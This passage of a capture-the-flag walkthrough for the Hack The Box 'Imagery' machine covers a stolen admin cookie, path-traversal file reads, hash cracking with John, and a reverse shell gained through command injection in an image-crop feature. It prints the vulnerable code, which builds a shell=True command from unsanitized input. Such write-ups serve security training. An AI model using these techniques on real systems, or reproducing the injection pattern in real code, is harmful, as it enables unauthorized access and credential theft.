Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.242.164 - - [09/Feb/2026 07:47:59] "GET /?cookie=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aYnccw.JCj8PyFIhHbG2cVUFgVoKnq3vdA HTTP/1.1" 200 -
As you can see, the website did infact send us a request with the admin’s cookie! We can know change our session cookie on our browser to this new cookie. Note, this process will be different depending on your browser.

Local File Inclusion (LFI)
After successfully becoming the admin, we know have access to an admin panel.

One feature that pops out is the ability to download user logs. Sometimes, if the website pulls the log files from the machine, there could be a possible Local File Inclusion (LFI) vulnerability.
If we capture the request for the home webpage from our attacker machine, this is what it looks like.
1
2
3
4
5
6
7
8
9
GET /admin/get_system_log?log_identifier=testuser%40imagery.htb.log HTTP/1.1
Host: imagery.htb:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://imagery.htb:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aYnccw.JCj8PyFIhHbG2cVUFgVoKnq3vdA
To check for LFI, we can change the testuser%40imagery.htb.log to ../../../../../../../etc/passwd.

We have LFI!
Initial Access
Through looking at environment variables and bruteforcing, I figured out that the user we have access to is the user web, there is a directory /home/web/web, and our current directory is /home/web/web/*, where * means it could be any directory.
It’s probable that most important files is inside /home/web/web, and since this is a Python web application, the main python code is inside a file named app.py. Since our current directory is in /home/web/web/*, we have to look into our parent (or previous) directory. We can use this with curl.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ export admin='Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aYnccw.JCj8PyFIhHbG2cVUFgVoKnq3vdA'

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ curl -s -H "$admin" 'http://imagery.htb:8000/admin/get_system_log?log_identifier=../app.py'
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
app.py does exist! The interesting part of this code is actually the import lines:
1
2
3
4
5
6
7
8
9
10
11
12
13
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
Many imports don’t seem like normal Python imports. They are probably other python files in the same directory that contain information themselves. We can first check for config.py.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ curl -s -H "$admin" 'http://imagery.htb:8000/admin/get_system_log?log_identifier=../config.py'
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

os.makedirs(UPLOAD_FOLDER, exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)

MAX_LOGIN_ATTEMPTS = 10
ACCOUNT_LOCKOUT_DURATION_MINS = 1

ALLOWED_MEDIA_EXTENSIONS = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff', 'pdf'}
ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff'}
ALLOWED_UPLOAD_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff',
    'application/pdf'
}
ALLOWED_TRANSFORM_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff'
}
MAX_FILE_SIZE_MB = 1
MAX_FILE_SIZE_BYTES = MAX_FILE_SIZE_MB * 1024 * 1024

BYPASS_LOCKOUT_HEADER = 'X-Bypass-Lockout'
BYPASS_LOCKOUT_VALUE = os.getenv('CRON_BYPASS_TOKEN', 'default-secret-token-for-dev')

FORBIDDEN_EXTENSIONS = {'php', 'php3', 'php4', 'php5', 'phtml', 'exe', 'sh', 'bat', 'cmd', 'js', 'jsp', 'asp', 'aspx', 'cgi', 'pl', 'py', 'rb', 'dll', 'vbs', 'vbe', 'jse', 'wsf', 'wsh', 'psc1', 'ps1', 'jar', 'com', 'svg', 'xml', 'html', 'htm'}
BLOCKED_APP_PORTS = {8080, 8443, 3000, 5000, 8888, 53}
OUTBOUND_BLOCKED_PORTS = {80, 8080, 53, 5000, 8000, 22, 21}
PRIVATE_IP_RANGES = [
    ipaddress.ip_network('127.0.0.0/8'),
    ipaddress.ip_network('172.0.0.0/12'),
    ipaddress.ip_network('10.0.0.0/8'),
    ipaddress.ip_network('169.254.0.0/16')
]
AWS_METADATA_IP = ipaddress.ip_address('169.254.169.254')
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'
From this, we can see that there is a db.json file. db most likely stands for database, meaning it could store valuable information about users on the site.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ curl -s -H "$admin" 'http://imagery.htb:8000/admin/get_system_log?log_identifier=../db.json'
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "REDACTED",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "REDACTED",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
    "images": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": []
}
It does contain the username and passwords of the admin and testuser accounts! We can use John the Ripper to crack these hashes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ echo 'admin:REDACTED' > hashes

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-02-09 09:03) 0g/s 27583Kp/s 27583Kc/s 27583KC/s  fuckyooh21..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ echo 'testuser:REDACTED' > hashes

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
REDACTED        (testuser)
1g 0:00:00:00 DONE (2026-02-09 09:04) 50.00g/s 12172Kp/s 12172Kc/s 12172KC/s iloved2..hiroaki
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We got the password for the testuser! However, we don’t really know what the testuser can do. So, we have to keep looking.
1
2
3
4
5
6
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
All of these other imports are also most likely just python scripts inside the same directory. After looking at all of these, I found one file named api_edit.py that had some interesting information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
from flask import Blueprint, request, jsonify, session
from config import *
import os
import uuid
import subprocess
from datetime import datetime
from utils import _load_data, _save_data, _hash_password, _log_event, _generate_display_id, _sanitize_input, get_file_mimetype, _calculate_file_md5

bp_edit = Blueprint('bp_edit', __name__)

@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonifdy({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})
    if not image_id or not transform_type:
        return jsonify({'success': False, 'message': 'Image ID and transform type are required.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to transform.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    if original_image.get('actual_mimetype') not in ALLOWED_TRANSFORM_MIME_TYPES:
        return jsonify({'success': False, 'message': f"Transformation not supported for '{original_image.get('actual_mimetype')}' files."}), 400
    original_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if original_ext not in ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM:
        return jsonify({'success': False, 'message': f"Transformation not supported for {original_ext.upper()} files."}), 400
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
        elif transform_type == 'rotate':
            degrees = str(params.get('degrees'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'saturation':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'brightness':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'contrast':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        else:
            return jsonify({'success': False, 'message': 'Unsupported transformation type.'}), 400
        new_image_id = str(uuid.uuid4())
        new_image_entry = {
            'id': new_image_id,
            'filename': output_filename_in_db,
            'url': f'/uploads/{output_filename_in_db}',
            'title': f"Transformed: {original_image['title']}",
            'description': f"Transformed from {original_image['title']} ({transform_type}).",
            'timestamp': datetime.now().isoformat(),
            'uploadedBy': session['username'],
            'uploadedByDisplayId': session['displayId'],
            'group': 'Transformed',
            'type': 'transformed',
            'original_id': original_image['id'],
            'actual_mimetype': get_file_mimetype(output_filepath)
        }
        application_data['images'].append(new_image_entry)
        if not any(coll['name'] == 'Transformed' for coll in application_data.get('image_collections', [])):
            application_data.setdefault('image_collections', []).append({'name': 'Transformed'})
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Image transformed successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
    except subprocess.CalledProcessError as e:
        return jsonify({'success': False, 'message': f'Image transformation failed: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during transformation: {str(e)}'}), 500

@bp_edit.route('/convert_image', methods=['POST'])
def convert_image():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    target_format = request_payload.get('targetFormat')
    if not image_id or not target_format:
        return jsonify({'success': False, 'message': 'Image ID and target format are required.'}), 400
    if target_format.lower() not in ALLOWED_MEDIA_EXTENSIONS:
        return jsonify({'success': False, 'message': 'Target format not allowed.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to convert.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    current_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if target_format.lower() == current_ext:
        return jsonify({'success': False, 'message': f'Image is already in {target_format.upper()} format.'}), 400
    try:
        unique_output_filename = f"converted_{uuid.uuid4()}.{target_format.lower()}"
        output_filename_in_db = os.path.join('admin', 'converted', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, output_filepath]
        subprocess.run(command, capture_output=True, text=True, check=True)
        new_file_md5 = _calculate_file_md5(output_filepath)
        if new_file_md5 is None:
            os.remove(output_filepath)
            return jsonify({'success': False, 'message': 'Failed to calculate MD5 hash for new file.'}), 500
        for img_entry in application_data['images']:
            if img_entry.get('type') == 'converted' and img_entry.get('original_id') == original_image['id']:
                existing_converted_filepath = os.path.join(UPLOAD_FOLDER, img_entry['filename'])
                existing_file_md5 = img_entry.get('md5_hash')
                if existing_file_md5 is None:
                    existing_file_md5 = _calculate_file_md5(existing_converted_filepath)
                if existing_file_md5:
                    img_entry['md5_hash'] = existing_file_md5
                    _save_data(application_data)
                if existing_file_md5 == new_file_md5:
                    os.remove(output_filepath)
                    return jsonify({'success': False, 'message': 'An identical converted image already exists.'}), 409
        new_image_id = str(uuid.uuid4())
        new_image_entry = {
            'id': new_image_id,
            'filename': output_filename_in_db,
            'url': f'/uploads/{output_filename_in_db}',
            'title': f"Converted: {original_image['title']} to {target_format.upper()}",
            'description': f"Converted from {original_image['filename']} to {target_format.upper()}.",
            'timestamp': datetime.now().isoformat(),
            'uploadedBy': session['username'],
            'uploadedByDisplayId': session['displayId'],
            'group': 'Converted',
            'type': 'converted',
            'original_id': original_image['id'],
            'actual_mimetype': get_file_mimetype(output_filepath),
            'md5_hash': new_file_md5
        }
        application_data['images'].append(new_image_entry)
        if not any(coll['name'] == 'Converted' for coll in application_data.get('image_collections', [])):
            application_data.setdefault('image_collections', []).append({'name': 'Converted'})
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Image converted successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
    except subprocess.CalledProcessError as e:
        if os.path.exists(output_filepath):
            os.remove(output_filepath)
        return jsonify({'success': False, 'message': f'Image conversion failed: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during conversion: {str(e)}'}), 500

@bp_edit.route('/delete_image_metadata', methods=['POST'])
def delete_image_metadata():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    if not image_id:
        return jsonify({'success': False, 'message': 'Image ID is required.'}), 400
    application_data = _load_data()
    image_entry = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not image_entry:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to modify.'}), 404
    filepath = os.path.join(UPLOAD_FOLDER, image_entry['filename'])
    if not os.path.exists(filepath):
        return jsonify({'success': False, 'message': 'Image file not found on server.'}), 404
    try:
        command = [EXIFTOOL_PATH, '-all=', '-overwrite_original', filepath]
        subprocess.run(command, capture_output=True, text=True, check=True)
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Metadata deleted successfully from image!'}), 200
    except subprocess.CalledProcessError as e:
        return jsonify({'success': False, 'message': f'Failed to delete metadata: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during metadata deletion: {str(e)}'}), 500

The above code is from api_edit.py. If you look carefully, only the testuser account can transform an image, which we luckily have access to. It also seems like we can get Remote Code Execution (RCE) through this piece of code:
1
2
3
4
5
6
7
if transform_type == 'crop':
    x = str(params.get('x'))
    y = str(params.get('y'))
    width = str(params.get('width'))
    height = str(params.get('height'))
    command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
    subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
There are two useful pieces of information here. All parameters (x, y, width, height) are not sanitized. The subprocess.run also allows for a shell (command execution) through shell=True. This means that we can get a reverse shell through this vulnerability.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 → REDACTED
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Imagery~10.129.242.164-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /home/web/web/env/bin/python3! 💪
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ⇐
[+] Logging to /home/kali/.penelope/sessions/Imagery~10.129.242.164-Linux-x86_64/2026_02_09-09_53_07-196.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────
web@Imagery:~/web$
We have initial access!
User Flag
Let’s look around a little bit in the home directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
web@Imagery:~/web$ ls
api_admin.py  api_manage.py  app.py     db.json      static       uploads
api_auth.py   api_misc.py    bot        env          system_logs  utils.py
api_edit.py   api_upload.py  config.py  __pycache__  templates
web@Imagery:~/web$ cd ..
web@Imagery:~$ ls
web
web@Imagery:~$ ls -la
total 40
drwxr-x--- 7 web  web  4096 Sep 22 18:56 .
drwxr-xr-x 4 root root 4096 Sep 22 18:56 ..
lrwxrwxrwx 1 root root    9 Sep 22 13:21 .bash_history -> /dev/null
-rw-r--r-- 1 web  web   220 Aug 20  2024 .bash_logout
-rw-rw-r-- 1 web  web    85 Jul 30  2025 .bash_profile
-rw-r--r-- 1 web  web  3856 Jul 30  2025 .bashrc
drwx------ 6 web  web  4096 Sep 22 18:56 .cache
drwx------ 3 web  web  4096 Sep 22 18:56 .config
drwxrwxr-x 6 web  web  4096 Sep 22 18:56 .local
drwx------ 3 web  web  4096 Sep 22 18:56 .pki
drwxrwxr-x 9 web  web  4096 Sep 22 18:56 web
web@Imagery:~$ cd ..
web@Imagery:/home$ ls
mark  web
We know that there is another user named mark, but we don’t know much else. We can try runing Linpeas to find any useful information.
1
2
3
4
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
